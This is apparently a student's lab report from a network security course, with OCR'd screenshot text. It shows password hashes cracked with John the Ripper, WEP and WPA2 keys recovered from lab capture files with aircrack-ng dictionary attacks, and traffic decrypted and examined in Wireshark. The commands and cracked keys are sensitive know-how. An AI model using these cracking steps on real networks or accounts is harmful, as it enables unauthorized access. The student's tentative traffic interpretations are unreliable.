
for **10 minutes** to crack the passwords (You MUST crack at least one password in order to complete this assignment.).




```
┌──(root㉿kali)-[~]
└─# john cwest032.WinHASH --format=NT
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (NT [MD4 512/512 AVX512BW 16
x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password         (Window 7)
hello            (john)
Proceeding with incremental:ASCII
```

Task C:


1. Decrypt the lab5wep-demo. cap file (5 points) and perform a detailed traffic analysis (5 points)



```
┌──(root㉿kali)-[~/Desktop/VMshare]
└─# cd /root/Desktop

┌──(root㉿kali)-[~/Desktop]
└─# aircrack-ng lab5wep-demo.cap
Reading packets, please wait...
Opening lab5wep-demo.cap
Read 404693 packets.

   #  BSSID              ESSID                     Encryption

   1  00:16:B6:DA:CF:32  ccni-test                 WEP (19772 IVs)
   2  00:25:84:FD:66:00                            Unknown
   3  00:25:84:FD:66:03                            Unknown
   4  02:21:F1:A6:B0:A0  hpsetup                   Unknown
   5  04:DA:D2:B2:92:D1                            Unknown
   6  18:9C:5D:EF:46:70                            Unknown
   7  18:9C:5D:EF:48:50                            Unknown
   8  18:9C:5D:EF:4D:A0                            Unknown
   9  58:BF:EA:0F:F9:00                            Unknown
  10  58:BF:EA:0F:F9:01                            Unknown
  11  58:BF:EA:24:98:91                            WPA (0 handshake)
  12  58:BF:EA:FA:16:10                            Unknown
  13  58:BF:EA:FA:38:B0                            Unknown
  14  58:BF:EA:FA:3B:A0                            Unknown
```




```
Index number of target network ? 1

Reading packets, please wait...
Opening lab5wep-demo.cap
Read 404693 packets.

1 potential targets

Attack will be restarted every 5000 captured ivs.

                             Aircrack-ng 1.7

              [00:00:09] Tested 231 keys (got 19772 IVs)

   KB    depth   byte(vote)
    0    0/  2   F2(28928) 7A(27136) 30(26112) 21(24832) 27(24832)
    1    9/ 10   C7(24064) 71(23808) 5C(23552) 20(23296) 2A(23296)
    2    0/  1   BB(30208) AB(25344) BF(25344) D0(24832) 08(24576)
    3    8/ 12   FC(24064) 25(23808) 2A(23808) A9(23808) BD(23808)
    4    0/  1   B9(30720) 33(26624) 2E(25344) C4(25344) 64(25088)

                         KEY FOUND! [ F2:C7:BB:35:B9 ]
        Decrypted correctly: 100%
```




```
┌──(root㉿kali)-[~/Desktop]
└─# airdecap-ng -w F2:C7:BB:35:B9 lab5wep-demo.cap
Total number of stations seen            37
Total number of packets read         404693
Total number of WEP data packets     142415
Total number of WPA data packets      27852
Number of plaintext data packets        170
Number of decrypted WEP  packets     142415
Number of corrupted WEP  packets          0
Number of decrypted WPA  packets          0
Number of bad TKIP (WPA) packets          0
Number of bad CCMP (WPA) packets          0
Warning: WDS packets detected, but no BSSID specified
```

One thing I noticed about the traffic was that the source Alfa_82:c3:7e was continuously trying to attack the IP 192.168.2.10 and that was about 86% of the traffic. There were HTTP, ARP, TCP, EAP, DNS, etc packets.


2. Decrypt the lab5wpa2-demo. cap file (5 points) and perform a detailed traffic analysis (5 points)



```
┌──(root㉿kali)-[~/Desktop]
└─# aircrack-ng lab5wpa2-demo.cap -w rockyou.txt
Reading packets, please wait ...
Opening lab5wpa2-demo.cap
Read 10074 packets.

   #  BSSID              ESSID                     Encryption

   1  00:16:B6:DA:CF:32  ccni-test                 WEP (0 IVs)
   2  58:BF:EA:FA:38:B0                            Unknown
   3  58:BF:EA:FA:3B:A0                            Unknown
   4  98:FC:11:7C:D0:C7  CCNI                      WPA (1 handshake)
   5  F4:7F:35:04:7D:E0                            Unknown
   6  F4:7F:35:39:0A:A0  AccessODU                 Unknown
   7  F4:7F:35:39:0A:A1                            Unknown
   8  F4:7F:35:39:0A:A2  MonarchODU                Unknown
   9  F4:7F:35:39:0A:A4  eduroam                   Unknown

Index number of target network ? 4

Reading packets, please wait ...
Opening lab5wpa2-demo.cap
Read 10074 packets.

1 potential targets
```



```
                              Aircrack-ng 1.7

      [00:00:00] 16/14344392 keys tested (48.36 k/s)

      Time left: 3 days, 10 hours, 23 minutes, 49 seconds       0.00%

                          KEY FOUND! [ password ]


      Master Key     : 20 64 DE 6A 2E 73 86 96 81 91 8E 8C 1E 32 49 FC
                       3B C9 0A 44 BC 2B 6E 94 45 4B BF 8F B9 79 FC 3B

      Transient Key  : 48 5D 7F 5E F5 AA 69 76 D8 85 83 31 FA 2A 65 A4
                       C0 A0 D1 4A 96 BC C5 96 65 7A FC A2 44 94 14 51
                       EC 9C 42 51 E1 EA BF AE 5F BB 64 11 0D 60 70 24
                       77 81 71 A3 2C 1B BC D1 0A 1C BF 1C EC 00 00 00

      EAPOL HMAC     : 49 94 2C 92 12 04 BA 66 ED D8 40 0F 10 A5 19 47
```




```
┌──(root㉿kali)-[~/Desktop]
└─# airdecap-ng -p password lab5wpa2-demo.cap -e CCNI
Total number of stations seen            13
Total number of packets read          10074
Total number of WEP data packets         19
Total number of WPA data packets       2284
Number of plaintext data packets          7
Number of decrypted WEP  packets          0
Number of corrupted WEP  packets          0
Number of decrypted WPA  packets       2228
Number of bad TKIP (WPA) packets          0
Number of bad CCMP (WPA) packets          0
Warning: WDS packets detected, but no BSSID specified
```

When analyzing the file, there are fewer ARP packets and they are from Apple_d3:93:65. This time, the majority of the packets are TPC at 98% packets. The majority of the TCP packets are also bad tcp packets, unlike the last data file.


Task D:

1. Implement a dictionary attack and decrypt the traffic using the correct file based on your last character of md5 hash for your midas name. - 20 points




```
┌──(root㉿kali)-[~/Desktop]
└─# echo -n cwest032 | md5sum
dd8e3025b0fa75505c7a369dff48ecf1  -
```


I will be using WPA2-P1-01.cap as shown above ^



```
┌──(root㉿kali)-[~/Desktop]
└─# aircrack-ng WPA2-P1-01.cap -w rockyou.txt
Reading packets, please wait...
Opening WPA2-P1-01.cap
Inter-frame timeout period exceeded.
Read 2660 packets.

   #  BSSID              ESSID                     Encryption

   1  00:16:B6:DA:CF:2F  CyberPHY                  WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening WPA2-P1-01.cap
Inter-frame timeout period exceeded.
Read 2660 packets.

1 potential targets
```



```
                          Aircrack-ng 1.7

      [00:00:01] 731/10303727 keys tested (526.04 k/s)

      Time left: 5 hours, 26 minutes, 25 seconds                 0.01%

                         KEY FOUND! [ PASSWORD ]


      Master Key     : F1 5F 48 C3 DC 4B E3 2A BE 2E 2D 87 FB 98 28 89
                       30 BC 6F 72 60 96 04 86 46 54 84 B6 24 11 B8 56

      Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 6B E1 32 DE B3 47 90 E0 E0 C8 ED AC 79 BE 11 29
```



```
┌──(root㉿kali)-[~/Desktop]
└─# airdecap-ng -p PASSWORD WPA2-P1-01.cap -e CyberPHY
Total number of stations seen            12
Total number of packets read           2660
Total number of WEP data packets          0
Total number of WPA data packets        629
Number of plaintext data packets          0
Number of decrypted WEP  packets          0
Number of corrupted WEP  packets          0
Number of decrypted WPA  packets        471
Number of bad TKIP (WPA) packets          0
Number of bad CCMP (WPA) packets          0
```

2. Decrypt the encrypted traffic and write a detailed summary to describe what you have explored from this encrypted traffic file (using wireshark). -10 points

There were only 471 packets after decryption in the data file. It seems there was a DNS query to test the computers internet connection and then the computer's IP was registered I believe? It then looks like the computer tried to get into a Microsoft cloud website that stored some files. I think that's when the attacker attacked the computer to try and gain information. I also see ICMPv6 packets that say there are multicast listener report messages. At around 213 packets there are a number of queries and the same thing happens at around 317 packets. I also found an important looking packet but I'm not sure what it means:

```
GET /singletile/summary/alias/experiencebyname/today?market=en-US&tenant=amp&vertical=sports HTTP/1.1

Connection: Keep-Alive

User-Agent: Microsoft-WNS/10.0

Host: cdn.content.prod.cms.msn.com
```